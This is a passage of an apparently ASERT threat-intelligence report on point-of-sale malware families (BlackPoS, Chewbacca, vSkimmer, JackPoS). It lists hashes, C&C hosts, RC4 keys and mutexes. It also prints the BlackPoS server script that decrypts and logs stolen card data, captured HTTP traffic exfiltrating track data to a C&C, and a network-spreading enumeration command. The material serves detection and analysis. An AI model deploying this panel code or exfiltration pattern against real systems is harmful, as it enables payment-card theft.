lea     eax, [ebp+UrlComponents.lpszScheme]
push    0                   ; int
push    eax                 ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [ebp+UrlComponents]
push    ecx                 ; lpUrlComponents
push    0                   ; dwFlags
push    offset szUrl        ; "http://192.168.244.59/forum/post.php"
mov     [ebp+UrlComponents.lpszHostName], edi
mov     [ebp+UrlComponents.dwHostNameLength], 100h
mov     [ebp+UrlComponents.lpszUrlPath], esi
mov     [ebp+UrlComponents.dwUrlPathLength], 800h
mov     [ebp+UrlComponents.lpszScheme], ebx
mov     [ebp+UrlComponents.dwSchemeLength], 20h
mov     [ebp+UrlComponents.dwStructSize], 3Ch
call    Exception_Handling__sub_404A10
add     esp, 4
push    eax                 ; dwUrlLength
push    offset szUrl        ; "http://192.168.244.59/forum/post.php"
call    ds:InternetCrackUrlA
test    eax, eax
jnz     loc_402D88
```

Recall that during the Target breach, the PoS malware was observed exfiltrating data to other internal systems, which then exfiltrated the data externally. This staging was presumably because the PoS systems could not exfiltrate directly to the Internet. We see three samples here in the BlackPoS HTTP list that appear to call out to 192.168 IP addresses. In the case of sample d500841c0f206795df3244e27c59697f, the C&C appears to be 192.168.244.59/forum/post.php. An RC4 encryption key value of "McAfee_SE" was observed to be associated with the 192.168.244.59/forum/post.php URL.

The MD5 d9280420941f10c0817700aab3aeb6ff shows an internal URL of http://10.0.0.139/1/post.php and the RC4 key "B0tswanaRul3z" which has been previously documented as an RC4 key used in bot to C&C communications.


2cdea88e17682b8b176269d380ff9a76 features the same basic structure as the aforementioned example, but uses the internal URL http://192.168.1.221/forum/post.php instead. The RC4 key value in this instance is "B0tswanaRul3z".

a3ce818621074333723b07a5a5c22e5b features the same basic structure as the previous three samples but features the URL http://192.168.1.9/FUCKERS/post.php and the “B0tswanaRul3z” RC4 key.


There are no other obvious indicators within these samples to suggest which organizations may have been involved in this activity, or if such callbacks to the internal network could simply be the result of a test. If any particular organization uses these addressing schemes on any portion of it’s network that can be reached from PoS infrastructure, then further investigation would be warranted.

Back-end code for the file typically called post.php reflects the presence of the RC4 key (“B0tswanaRul3z” in this case) being used in conjunction with the rc4.cls.php library. In one of the screenshots below, the back-end PHP has been customized to reflect a Bucharest, Romania time zone. This back-end file was shared on a file-sharing site on Feb 2, 2014 and has 43 downloads at the time of writing. The other screenshot comes from a BlackPOS panel obtained by ASERT researchers in the wild.

Back-end code associated with BlackPoS reveals crypto keys



```
<?php

include('rc4.cls.php');
$key  = 'B0tswanaRul3z';

if(isset($_SERVER['REMOTE_ADDR'])) {
  $ip = $_SERVER['REMOTE_ADDR'];
} else {
    $ip = getenv("REMOTE_ADDR");
}

//$method = $_SERVER['REQUEST_METHOD'];

$today = date_default_timezone_set('Europe/Bucharest');

//$data = $HTTP_RAW_POST_DATA;
$raw_data = file_get_contents("php://input");
$decrypt = RC4::crypt($key, base64_decode($raw_data));

$logfile = './logs/' . $ip . '.log';
$fh = fopen($logfile, 'a') or die();
fwrite($fh, $today . "\n");
fwrite($fh, '-------------------------' . "\n");
//fwrite($fh, $method . "\n");
//fwrite($fh, '----' . "\n");
//fwrite($fh, $data . "\n");
//fwrite($fh, '----' . "\n");
fwrite($fh, $decrypt . "\n");
fwrite($fh, '-------------------------' . "\n");
fclose($fh);

?>
```



```
<?php

include('rc4.cls.php');
$key  = 'B0tswanaRul3z';

if(isset($_SERVER['REMOTE_ADDR'])) {
  $ip = $_SERVER['REMOTE_ADDR'];
} else {
    $ip = getenv("REMOTE_ADDR");
}

//$method = $_SERVER['REQUEST_METHOD'];

$today = date("D M j G:i:s T Y");

//$data = $HTTP_RAW_POST_DATA;
$raw_data = file_get_contents("php://input");
$decrypt = RC4::crypt($key, base64_decode($raw_data));

$logfile = './logs/' . $ip . '.log';
$fh = fopen($logfile, 'a') or die();
fwrite($fh, $today . "\n");
fwrite($fh, '------------------------' . "\n");
//fwrite($fh, $method . "\n");
//fwrite($fh, '----' . "\n");
//fwrite($fh, $data . "\n");
//fwrite($fh, '----' . "\n");
fwrite($fh, $decrypt . "\n");
fwrite($fh, '------------------------' . "\n");
fclose($fh);

?>
```

Chewbacca

Chewbacca appears to have been a short-lived malware designed to attack PoS systems and exfiltrate data over tor. The malware itself has been well documented.

Of the Chewbacca samples analyzed by the ASERT Threat Intelligence team, the only element that was not widely reported on elsewhere (with the prominent data dump site being 5ji235jysrvwfgmb[.]onion) was the presence of a tor-based C&C http://i5g543itkukkldkt[.]onion/recvdata.php which is no longer active. Unfortunately, without some type of insight into hidden tor node name resolution, organizations would struggle to recognize this specific callback and would need to focus on detection of the malware at the host level (to include the presence of tor where unexpected), network activity to the tor network itself where unexpected, and other aspects of traffic such as the IP address lookup to ekiga[.]net.

Chewbacca itself initiated connections to http://ekiga[.]net/ip/, which is a legitimate site that returns the source IP address. This is of course not a tell-tell sign of Chewbacca activity, however if such traffic is not expected then it is worth investigating.


Chewbacca malware activity – note that ekiga.net is not a C&C and is not malicious.

MD5	Port	Host	IP	Country	Timestamp
8437bbd4a891bf02c572467630c505e5	80	ekiga[.]net	86.64.162.35	FR	2014-02-03
21f8b9d9a6fa3a0cd3a3f0644636bf09	80	ekiga[.]net	86.64.162.35	FR	2014-01-30
a536b3f3bfbd854935f165960e3e0006	80	ekiga[.]net	86.64.162.35	FR	2014-02-03

vSkimmer PoS Malware

The vSkimmer malware itself has been well covered by various security researchers. Therefore, only highlights and C&C indicators will be provided here.

vSkimmer appears to have been written in 2012 and was mentioned in various underground forums in 2013, where the code appears to have leaked. vSkimmer has the capability to perform memory scraping with exfiltration to a Command & Control point or to a USB drive.



vSkimmer - Virtual Skimmer

Functions:
- Track 2 grabber
- HTTP Loader (Download & Execute)
- Update bot itself

Working Modes:
- Online: If internet is reachable it will try to bypass firewalls and communicate to a the control panel.
- Offline: If internet is not reachable it wait for a specific pendrive/flashdrive plugged in and copy logs to it.


Server coded in PHP (can be modified on request to send logs to remote server, via smtp, etc..)
Client coded in C++ no dependencies, 66kb, cryptable. (can be customized)

Outbound vSkimmer connections are easy to detect, following a format such as:

http://208[.]109[.]108[.]182/admin/api/process.php?xy=fGF6fDIuMS4xMnw1LjEuMHxQcm9kdWN0aW9ufEFkbWluaXN0cmF0b3J8MA##

Where the xy= value is a simply a base64 encoded string with ## characters replacing the usual ==. Replacing ## with == and then decoding the base64 results in strings such as this:

|az|2.1.12|5.1.0|Production|Administrator|0'



Heister Heister is offline

Junior Member

Last Activity: 21/12/2012 20:27

VSkimmer has been observed setting a mutex of "Heistenberg2337". This may have some relationship with the apparent author, who has used the name "Heister". The only vSkimmer sample we have observed that sets a different mutex is 3750fdbf29b1ddbfb203c100b17873f3, which uses the mutex "emmy2013awards" instead.

In a clear case of a lack of quality control, dda6859224783dd5863dbeaee010e48c also appears to be infected with Sality based on indicators such as the presence of the mutex named "_kuku_joker_v4.00".

vSkimmer provides many indicators for detection, and can also be detected on the network using the following Emerging Threats signature:

[2018109] ET TROJAN Trojan-Dropper.Win32.Dapato.cblv Checkin (rev: 3)

vSkimmer C&C Activity

MD5	Port	Host	IP	CC	Timestamp
dda6859224783dd5863dbeaee010e48c	80	test[.]debian-bg.org	95.158.188.227	BG	2014-03-19
93e97df5bd133bc26c7494237000848c	80	test[.]debian-bg.org	95.158.188.227	BG	2014-03-12
78858fc0d3a3d15d9c53b28e2283a18e	80	www.cloudbizzare[.]com	46.161.41.165	RU	2014-03-11
171deef8c13b2222b2084cb170e6756c	80	N/A	66.7.219.192	US	2014-03-11
41dcc5d5e90068107fb615ec8184fded	80	N/A	5.199.164.240	LT	2014-02-22
ce62a3c13b48c87fca9c708b1c7fa6da	80	N/A	208.109.108.182		2014-02-09
33f4797a49c695099905930adc59bffc	80	vsk.ignorelist[.]com	208.118.61.44	US	2014-02-01
3750fdbf29b1ddbfb203c100b17873f3	80	N/A	46.166.169.127	GB	2014-02-01
f9c6f86612eb446859f5fa78837cefa2	80	www.3m21l[.]com	204.188.238.141	US	2014-01-21
c82bcfe67112d2092d682d8dd545ca52	80	mutex[.]ru	N/A	N/A	2014-01-21
be17ecc8e81e5867d2db6892f0674a80	80	checkmeout.host-ed[.]me	144.76.64.35	DE	2014-01-20
0b495e6ce371c424675726935e9c2d86	80	adobeupdater[.]ng	185.17.149.157	N/A	2014-01-20
e4529a3a2349e99b9388745bae615ccd	80	posterminalworld[.]tk	N/A	CZ	2013-07-18

All of the vSkimmer samples observed by ASERT have a compilation date of 2012-12-21@23:30:50.

JackPoS PoS Malware


The actual JackPoS malware activity has been well documented by other security researchers, however there have been interesting activities observed in our malware analysis sandbox that are worth exploring further. Our indicators suggest development from at least October 2013 with the most recent development on March 5, 2014. ASERT has seen at least thirty-three distinct malware samples of JackPoS in this timeframe. Some indicators suggest that JackPOS has evolved from, or has been inspired by the Alina PoS malware, previously discussed.

According to The Malware Must Die (MMD) organization that has researched JackPoS, the seller in at least one instance was listed as mindark@jabbim[.]com and the tester in that case was Rome0@darkode[.]com. Rome0 has been a prominent presence in the underground economy for some time, and was mentioned in ASERT research involving the Dexter and Project Hook PoS malware campaigns discovered by ASERT in late 2013.

A sample of underground activity associated with Rome0 includes but is not limited to the following:

- ATM skimming in Spain: Sept 2011 (Wincor, Diebold ATMs)
- Selling EU,USA,CAN dumps: Feb-Mar 2012
- Interested in ZeuS Mitmo: July 2011
- Offering physical merchandise drop sites in France: July 2011
- Selling cracked SpyEye: August 2011
- Giving away Zeus builder: August 2011
- Advertising an installs service (5000 installs, “spyeye ,zeus ,etc..”): Sep 2011 (Later advertising capacity for 20K, 50K, 100K compromised systems)
- Bypassing Call For Approval (CFA) on POS: October 2011
- Advertising an in-store carding service: October 2011
- Advertising “Plastic with Delivery in EU & Russia”: Sept 2012
- Buying USA fullz, with a specific interest in Bank of America cards: Sept 2012
- Looking for spammer: Sept 2012
- Offering “Rome0’s Invest Service” – offshore - October 2012
- Selling webinjects

JackPos login screen




JackPos

The access to the panel is restricted.


If you have an account please login otherwise go away.

Login to panel




Index of /exec

Name	Last modified	Size	Description
Parent Directory		-	
120140404162520524.exe	04-Apr-2014 08:25	135K	
1201404040300201932.exe	03-Apr-2014 19:00	135K	
1201404040303033914.exe	03-Apr-2014 19:03	135K	
1201404040315231392.exe	03-Apr-2014 19:15	135K	
1201404040317495699.exe	03-Apr-2014 19:17	135K	
1201404040318329677.exe	03-Apr-2014 19:18	135K	
1201404041201115902.exe	04-Apr-2014 04:01	135K	
1201404051309334359.exe	05-Apr-2014 05:09	135K	
1201404080122143066.exe	07-Apr-2014 17:22	135K	
file.exe	03-Apr-2014 18:55	135K	



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
4e27f20e/	21-Feb-2014 06:39	-	
47fd5efa/	13-Feb-2014 17:21	-	
888f0349/	13-Feb-2014 17:21	-	
196196d5/	13-Feb-2014 17:21	-	
b9eacd5b/	13-Feb-2014 17:21	-	
bbde0f0e/	13-Feb-2014 17:21	-	
bf9b49ee/	13-Feb-2014 17:21	-	
cf7e704e/	21-Feb-2014 06:39	-	
css/	13-Feb-2014 17:21	-	
e7fbd1fb/	13-Feb-2014 17:21	-	
ed90f0e6/	13-Feb-2014 17:21	-	
fonts/	13-Feb-2014 17:21	-	
js/	13-Feb-2014 17:21	-	



Index of /clients

Name	Last modified	Size	Description
Parent Directory		-	
1201402211939561726.exe	21-Feb-2014 10:39	219K	
1201402220005258499.exe	21-Feb-2014 15:05	214K	
1201402220222086952.exe	21-Feb-2014 17:22	141K	
1201402220315304481.exe	21-Feb-2014 18:15	219K	
1201402250115398651.exe	24-Feb-2014 16:15	214K	
1201403011657379571.exe	01-Mar-2014 07:57	260K	
1201404040302007688.exe	03-Apr-2014 19:02	135K	

A JackPoS installation observed in the wild has the following directory structure:

/exec – contains various .exe files, with the filename being eighteen numeric characters starting with 120104040. In one observed instance, displayed above, there are 9 binaries matching style, all 135K, with Last modified dates of April 3, 2014 – April 7 2014. One other filename with the earliest datestamp of April 3, 2014 18:55 is named file.exe.

/assets – contains various folders containing supplemental information for use in the web panel to include cascading style sheets, fonts, javascript includes and other data.


/clients - contains seven .exe files, each composed of nineteen numeric characters starting with 120140.

JackPoS C&C Activity by MD5

MD5	Port	Host	IP	Country	Timestamp
ac61835e13102cc5c93604f9e23d6857	80	sopvps[.]hk	N/A	N/A	2014-04-27
4d0f767f88ad06572ecd802b8d07d0de	80	N/A	94.242.198.47	LU	2014-04-14
71388e539a26b1e14ff5b21f4ef637e2	80	123andro[.]net	5.199.164.241	LT	2014-04-13
19ad8b8e343b06cbec8b9320ab80401e	80	N/A	94.242.198.47	LU	2014-04-05
75990dde85fa2722771bac1784447f39	80	123andro[.]net	5.199.164.241	LT	2014-03-20
80d2cb62e44b50f8281840abdfa934fe	80	123andro[.]net	5.199.164.241	LT	2014-03-11
36c0a896b9f530259a0899d8ab177e1e	80	123andro[.]net	5.199.164.241	LT	2014-03-11
173fc281a109385e15af5b593e0cd585	80	123andro[.]net	5.199.164.241	LT	2014-03-11
35b685281c2c9d626e9de7fda476b2d9	80	N/A	94.242.198.47	LU	2014-03-04
a4dbe5a41b5b46928156e5a6f4cea0c2	80	N/A	192.168.1.14	N/A	2014-02-21
6884864de2e07fd5d763a13310c75caa	80	btcltc-e[.]com	95.163.104.77	RU	2014-02-21
1b4cdb5a677c008803960430976f1451	80	btcltc-e[.]com	95.163.104.77	RU	2014-02-19
9546fc8861f18af53da3e9d2874152bd	80	priv8darkshop[.]com	5.39.216.155	NL	2014-02-18
ca265a3fb7debbc69504a84f47a62f82	80	btcltc-e[.]com	95.163.104.77	RU	2014-02-18
b1333baf542fea8da8d264873a812298	80	cl3an45u[.]biz	190.123.36.103	PA	2014-02-11
ed6fe1ceb1b07c25d7ecdcfc1960dcb2	80	sopvps[.]hk	193.109.68.219	RU	2014-02-10
2ecec3a9a4cd1aa4a98e31e764f0ade9	80	btcltc-e[.]com	95.163.104.77	RU	2014-02-10
bf052f9f73f85f835c393a57aefbc348	80	N/A	192.168.13.1	N/A	2014-02-07
42332f27dc76d2c4661120b54391403a	80	N/A	192.168.13.1	N/A	2014-02-07
d073f4e97479983891d5bb9ff6688f7a	80	N/A	192.168.13.1	N/A	2014-02-07
733c18880729c1bd84ba1a8f29f4ec4a	80	N/A	192.168.13.1	N/A	2014-02-07
eec1e2d6ce3341d513877c2062ffe2e6	80	N/A	192.168.13.1	N/A	2014-02-07
aa9686c3161242ba61b779aa325e9d24	80	priv8darkshop[.]com	5.39.216.155	NL	2014-02-07
1c289ca67dc7e867372c76352fcf33bf	80	cl3an45u[.]biz	190.123.36.103	PA	2014-02-07
88e721f62470f8bd267810fbaa29104f	80	sopvps[.]hk	193.109.68.219	RU	2014-02-06
2c9e777058b36256a6fbf7ca816165c7	80	N/A	92.243.77.135	RU	2014-01-21
8ef277d77c49823578787abbaa0633cd	80	N/A	92.243.77.135	RU	2014-01-21
03d76358da201a6c47b268530c6a72b8	80	N/A	94.242.198.47	LU	2013-12-08

123andro[.]net has also been used for Alina PoS attack activity. Also note the 192.168 IP addresses herein. These could reflect test activity, but as they were obtained in the wild, there is a strong possibility that they could reflect a staged data exfiltration through the use of an internal C&C, as previously discussed.


ca265a3fb7debbc69504a84f47a62f82 was found on himybro[.]biz, a site that has hosted other PoS malware and shows some potential associations with the threat actor named “Rome0”.



```
GET /post/echo HTTP/1.1
Host: 92.243.77.135

HTTP/1.1 200 OK
Date: Tue, 21 Jan 2014 16:19:33 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 2
Connection: close
Content-Type: text/html; charset=UTF-8

up
```

As an example of typical C&C connectivity, the JackPoS sample (MD5 = 9e777058b36256a6fbf7ca816165c7), was observed initiating network traffic to its C&C.

We can see here an HTTP GET to /post/echo followed by the Host: header in the HTTP request. This HTTP request is missing User-Agent and other typically observed request headers. The C&C returns the response “up”.



```
POST /post HTTP/1.1
User-Agent: something
Content-Type: application/x-www-form-urlencoded
Host: 92.243.77.135
Content-Length: 29
Cache-Control: no-cache

mac=08-00-27-6C-F3-83&t1=&t2=HTTP/1.1 200 OK
Date: Tue, 21 Jan 2014 16:19:33 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

This GET is followed soon after by an HTTP POST to /post with a User-Agent value of "something" which should also be a red flag for suspicious network activity.


The mac address of the compromised machine is sent upstream along with the t1 and t2 parameters, both of which are empty in this case (track 1 and track 2, most likely) since no card data had yet been found. As mentioned elsewhere, this pattern is distinct enough to warrant investigation when discovered in network traffic.

JackPoS related spreading mechanism – "spread"

This particular sample attempts to compromise other systems via Windows networking. First, it displays "Hacking of the network started" and then looks for the presence of a domain controller by attempting to enumerate the %LOGONSERVER% environment variable. If the malware cannot find a domain controller, it prints "No domain controller here, will just infect this server". The malware author then injects a PAUSE command, which waits for a keypress. This is of course foolish design for any type of malware since no sane user would press any key in response to such a blatant "Hacking" message. Because of this, it is possible that this was test code, proof of concept, written for a limited deployment such as an environment where the attacker has physical access, or was some type of demonstration code that leaked into the wild.

Regardless of the mistakes on the part of the threat actors, they are clearly interested in targeting a windows domain environment with many systems that can be located and compromised.

If an active directory environment is detected, the spreading tool then displays "Oh yeah, we are in active directory" and enumerates all the nearby systems via an ARP call and parses their IP addresses as such:



```
C:\EVIL\JackPoS\dumps>for /f "tokens=1" %i in ('arp -a ^| findstr /r "^..[0-9][0-9]*.[0-9][0-9]*.[0-9][0-9]*.[0-9][0-9]*"') do @echo %i hosts in network
172.16.23.2 hosts in network
```

Command:

for /f "tokens=1" %i in ('arp -a ^| findstr /r "^..[0-9][0-9]*.[0-9][0-9]*.[0-9][0-9]*.[0-9][0-9]*"') do @echo %i hosts in network


response:

172.16.23.2 hosts in network

The test environment contains the IP address 172.16.23.2.

